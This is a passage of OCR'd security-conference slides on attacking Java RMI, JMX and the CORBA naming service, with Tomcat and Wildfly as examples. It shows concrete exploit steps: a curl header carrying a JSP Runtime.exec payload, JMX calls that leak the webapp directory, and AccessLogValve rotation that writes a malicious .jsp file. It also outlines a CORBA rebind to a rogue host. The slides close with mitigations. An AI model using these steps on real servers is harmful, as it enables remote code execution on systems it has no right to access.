
```
$ curl -H 'pwned: <%Runtime.getRuntime().exec("touch /tmp/pwned");%>'
http://192.168.0.10/foo
```

- Leak a web-accessible directory

```
mbsc.getAttribute(new ObjectName("Catalina:type=Engine"),"catalinaBase");
```

- Invoke `AccessControllerValve.rotate()` to write buffered log to a .jsp file

```
mbsc.invoke(new ObjectName("Catalina:type=Valve,host=localhost,name=AccessLogValve"),
             "rotate",
             new Object[]{“/opt/apache-tomcat-9.0.24/webapps/examples/pwned.jsp”},
             new String[]{ String.class.getName()});
```



```
➜  /tmp ifconfig vmnet8
vmnet8: flags=8863<UP,BROADCAST,SMART,RUNNING,SIMPLEX,MULTICAST> mtu 1500
        ether 00:50:56:c0:00:08
        inet 192.168.125.1 netmask 0xffffff00 broadcast 192.168.125.255
➜  /tmp
```

```
tint0@luserv01:/opt/apache-tomcat-9.0.27$ ./bin/startup.sh
Using CATALINA_BASE:   /opt/apache-tomcat-9.0.27
Using CATALINA_HOME:   /opt/apache-tomcat-9.0.27
Using CATALINA_TMPDIR: /opt/apache-tomcat-9.0.27/temp
Using JRE_HOME:        /opt/jdk1.8.0_202
Using CLASSPATH:       /opt/apache-tomcat-9.0.27/bin/bootstrap.jar:/opt/apache-tomcat-9.0.27/bin/tomcat-juli.jar
Tomcat started.
tint0@luserv01:/opt/apache-tomcat-9.0.27$
```

Oracle is not prepared for this

- Simplest fix is to use `sun.management.jmxremote.SingleEntryRegistry`, preventing Registry modification


- The API is package-private ☺

Attacking RMI #7 – CORBA Naming Service

- RMI Registry has a local access check built-in, how about CORBA?
- No access check involved
  - Applications using CORBA need to implement its own authentication mechanism
  - Check for authentication before every sensitive method call
- Products vulnerable: Wildfly/ Jboss EAP

Attacking RMI #7 – CORBA Naming Service

- Calls `org.wildfly.iiop.openjdk.naming.CorbaNamingContext#rebind` with CORBA object:



`com.sun.corba.se.impl.corba.CORBAObjectImpl`

`com.sun.corba.se.impl.protocol.CorbaClientDelegateImpl`

`com.sun.corba.se.impl.transport.CorbaContactInfoListImpl`

`com.sun.corba.se.impl.transport.SocketOrChannelContactInfoImpl`

`Rogue service's host:port`

Mitigations

- Extensive review on RMI services for deserialization filter construction with JEP-290
- Keep an eye out for vendor’s patch for CORBA deserialization
- Review application model to minimize design risks
  - Not letting sensitive info fly plaintext under these protocols
- Keep JRE updated

Offensive Side

- Room for gadget improvements
- Many more products to research

Thank you
Q&A

An Trinh
@_tint0